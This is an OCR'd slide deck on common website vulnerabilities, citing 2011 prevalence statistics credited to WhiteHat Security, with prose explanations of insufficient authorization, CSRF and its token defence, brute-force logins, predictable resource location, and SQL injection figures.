
Insufficient Authorization attacks

- GUESS the ID in a page URL
  - $_GET variable that is an auto-incremented id
  - Example: www.chrisbaril.com/RecordView?id=1234

- If the application does not check that the authenticated user ID has read rights
- then it could display data to the user that the user should not see

Top Vulnerabilities of 2011

- Cross-Site Request Forgery (CSRF) vulnerability found in 19% of websites




Percentage likelihood that at least one serious* vulnerability will appear in a website

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- Cross-Site Request Forgery (CSRF) represents 4% of the overall vulnerability population



Percentage breakdown of all the serious* vulnerabilities discovered

Image Copyright whitehatsec.com

Cross-Site Request Forgery (CSRF)

- CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated
- By sending a link via email/chat, an attacker may force the users of a web application to execute action
- CSRF (aka C-SURF aka Confused-Deputy) attacks only work if the target is logged into the system, and therefore have a small attack footprint

Cross-Site Request Forgery (CSRF)


- CSRF attacks exploit “ease of use” features on web applications (One-click purchase)
  - Funds Transfer, Form submission, etc.
- Any application that accepts HTTP requests from an authenticated user without having some control to verify that the HTTP request is unique to the user's session is vulnerable

Cross-Site Request Forgery (CSRF)

- How to protect your site(s)
  - Checking if the request has a valid session cookie is not enough
  - Must check if a unique identifier is sent with every HTTP request sent to the application
  - Unique identifier must be rendered as a hidden field on the page and appended to the HTTP request once a link/button press is selected

Top Vulnerabilities of 2011

- Brute Force vulnerability found in 16% of websites




Percentage likelihood that at least one serious* vulnerability will appear in a website

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- Brute Force represents < 3% of the overall vulnerability population



Percentage breakdown of all the serious* vulnerabilities discovered


Image Copyright whitehatsec.com

Brute Force attacks

- Brute Force attacks exploit websites that do not count unsuccessful login attempts
  - Once an attacker knows the username or email of the victim, they can write a script to try logging in with different passwords
- Brute Force attacks also exploit websites that do not force complex passwords
  - Force users to use passwords with at least (1) one capital letter, (2) one number, (3) one special character, (4) eight total characters

Top Vulnerabilities of 2011

- Predictable Resource Location vulnerability found in 12% of websites




Percentage likelihood that at least one serious* vulnerability will appear in a website

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- Predictable Resource Location represents 4% of the overall vulnerability population



Percentage breakdown of all the serious* vulnerabilities discovered


Image Copyright whitehatsec.com

Predicatable Resource Location

- An attack technique used to uncover hidden web site content and functionality
  - Ie. temporary files, backup files, logs, administrative site sections, configuration files, demo applications, sample files, etc
- An attacker can guess file and directory names not intended for public viewing by making educated guesses
  - Since files/paths often have common naming convention and reside in standard locations

Top Vulnerabilities of 2011

- SQL Injection vulnerability found in 11% of websites




Percentage likelihood that at least one serious* vulnerability will appear in a website

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- SQL Injection represents 4% of the overall vulnerability population




Percentage breakdown of all the serious* vulnerabilities discovered

Image Copyright whitehatsec.com

